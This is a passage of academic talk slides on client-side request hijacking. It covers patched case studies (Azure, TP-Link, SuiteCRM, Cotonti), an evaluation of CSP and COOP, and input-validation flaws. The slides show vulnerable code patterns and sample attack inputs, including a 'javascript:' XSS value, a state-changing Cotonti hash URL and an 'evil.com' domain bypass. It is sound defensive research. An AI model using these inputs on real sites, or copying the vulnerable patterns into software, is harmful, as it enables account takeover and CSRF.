- **Cross-Site Scripting:** validation of `javascript:` URIs in top-level requests
- **Request Forgery:** inspect server endpoints triggering state changes
- **Information Leak:** request body exposes sensitive data (PIIs, auth keys, and CSRF tokens)
- **Open Redirect:** susceptibility of top-level requests to arbitrary redirections
- ...

Created PoC exploits for **49 sites**

- Microsoft Azure, Starz, Google DoubleClick, and TP-Link
- Arbitrary code execution, account takeover, data exfiltration, open redirections, etc



Microsoft Azure Case Study




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- Detected a critical request hijacking vulnerability in Microsoft Azure
 - Confirmed and patched (MSRC-79059 VULN-097970)
 - **Impact:** change user settings (**CSRF**), escalated to **client-side XSS**

```
1 var params = (new URL(window.location)).searchParams;
2 var t = params.get("request");
3 if(t != null && t.length){
4     // post message to opener
5     opener && opener.postMessage("reauthPopupOpened", t);
6     // listen for signal
7     window.onmessage = function(){
8         if (event.origin !== opener.origin) return;
9         if (event.data === "sendRequest"){
10            // top-level navigation request
11            document.location.assign(t);
12        }
13    }
```



TP-Link Case Study



- Request hijacking vulnerability in TP-Link escalated to **client-side XSS**
 - Confirmed and patched (TKID240238113)
 - The program performed **no input validation**

TP-Link: page preview functionality

```
1 let $url = new URLSearchParams(location.search)
   .get('url');
2 let $params = location.hash.slice(1).
  toLowerCase();
3 let $product = params.match('&pview=true');
4 if($product && screen.width<=1024){
5     // $url: javascript:alert(1);
6     location.href=$url;}
```

1


Read query param **url**

2

Write **url** to **location.href**

SuiteCRM Case Study



- Detected a request hijacking vulnerability in SuiteCRM
 - **Forge** authenticated requests to **any sensitive endpoint**
 - Delete accounts, tasks, or tickets 

Simplified Snippet: **SUITE CRM**

URL hash fragment

suitecrm.com#ajaxUILOC=**URL**

```
// Step 1. fire the `firstLoad` function when the document is ready
SUITE.ajaxUI = { ... };
YAHOO.util.Event.onContentReady('some-field', SUITE.ajaxUI.firstLoad); ①
```

```
// Step 2. `firstLoad` triggered
SUITE.ajaxUI.firstLoad = function(){
  let url = YAHOO.util.History.getBookmarkedState('ajaxUILoc') ②
  url = url ? url : 'index.php?module=Home&action=index';
  SUITE.ajaxUI.go(url); ③
}
```

```
// Step 3. `go` sends an async request
SUITE.ajaxUI.go = function(location) {
  let con = YAHOO.util.Connect, ui = SUITE.ajaxUI;
  ui.initHeader('X-Signature', 'CSRF_TOKEN'); ④
  con.asyncRequest('POST', location + '&ajax_load=1', {...}, null);
}
```



Cotonti Case Study



- **Forge** authenticated requests to **any sensitive endpoint**
 - Not **only URL** is forgeable, but also the **request method**

Simplified Snippet: 

Impact

Change administrative configuration

Examples:

- **Auto-delete inactive accounts older than 1 min**
- Delete logs
- ...



State-changing GET

cotonti.com/admin.php?m=config#**get**
;m=config&n=edit&o=plug&p=cleaner&
a=reset&**v=userprune&t=1m**

```
// Listen to hash change events  
$(window).on('hashchange', function() {  
    ajaxLoad(window.location.hash.replace(/^#/, ''));  
});
```

```
function ajaxLoad(hash) {  
    if(hash != '') hash.replace(/^#/, '');  
    var m = hash.match(/^^(get|post)(-.*?);(.*)$/);  
    if (m) {  
        // ajax bookmark  
        var url = m[3] > 0 ? m[3]: '/ajaxBase';  
        return ajaxSend({  
            method: m[1],  
            url: url,  
            token: 'Token'  
        });  
    }  
    // [...]  
}
```


Q3: Defenses and their Effectiveness (1 / 3)



Policy-based

Content Security Policy

`connect-src` directive:

- (+) constrains request endpoints to **trusted domains** (i.e., no data exfiltration)
- (-) does not prevent request hijacks for CSRF attacks (i.e., **same-site** endpoints)

Even with a **correct** configuration:



~**41%** of vulnerabilities **cannot be mitigated** by CSP

Q3: Defenses and their Effectiveness (2 / 3)



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Cross-Origin Opener Policy

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COOP: `window.open()` API

- (+) restricts the browsing context to same-origin documents
- (-) **only effective** when `window.open()` is used for providing malicious input



~**93%** of detected vulnerabilities **cannot be mitigated** by COOP

Q3: Defenses and their Effectiveness (2 / 3)



Policy-based

Content Security Policy

Cross-Origin Opener Policy

Cross-Origin Embedder Policy

Fetch MetaData



See paper for more

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Q3: Defenses and their Effectiveness (3 / 3)



Policy-based

Content Security Policy

Cross-Origin Opener Policy

Cross-Origin Embedder Policy

Fetch MetaData



Custom

Input validation

Analyzed vulnerable flows to detect insecure input validation patterns

- Eight distinct behaviours across **three** types of issues

1

Missing checks: ~**47%** of vulnerable data flows

2

Insufficient:

- Trivial checks, e.g., length, type, not null, etc (~**13%**)
- Substring searches and check of URL fields (~**24%**)



`s.indexOf("benign.com") -> benign.com.evil.com`

3

Flawed:

- Compare two attacker-controlled values with one another (~**3%**):



`QueryParam === window.name`

Lessons Learned

- After **five years** of work:

Do (not) open links given by your advisor!



 Facebook Bug Bounty, 2019¹

"Client-Side" CSRF

At Facebook, the [Whitehat program](#) receives hundreds of submissions a month, covering a wide range of vulnerability types. One of the interesting classes of issue which we've seen recently is what we've termed "Client-Side" Cross-Site Request Forgery (CSRF), which we've awarded on average \$75k.

What is CSRF?

Before we jump into technical details, let's recap on what CSRF is. This is a class of issue in which an attacker can perform a state changing action, such as posting a status, on behalf of another user. This is made possible due to the fact that browsers (currently, until Same-Site Cookies are supported in all major browsers) send the user's cookies with a request, regardless of the request origin.

At Facebook, like other large sites, we have protections in place to mitigate this kind of attack. The most common type of protection is by adding a random token to each state-changing request, and verifying this server-side. An attacker has no way of knowing this value in advance, which means we can ensure any request has explicitly been made by the user. If you're participating in our Whitehat program, then you might see this token being sent - we name it "fb_dtsg".

"Client-Side" CSRF

Whilst most researchers think of CSRF as a server-side problem, "Client-Side" CSRF exists at




Lessons Learned



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- Client-side CSRF is only the **tip of the iceberg**
- Request hijacking data flows are **ubiquitous** (i.e., **9.6%** of sites)
- Request hijacking can have **diverse consequences**
- Existing defenses necessary but **insufficient**



Thank You!



@Soheil__K



<https://ja-w.me>



<https://github.com/SAP/project-foxhound>



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THANK YOU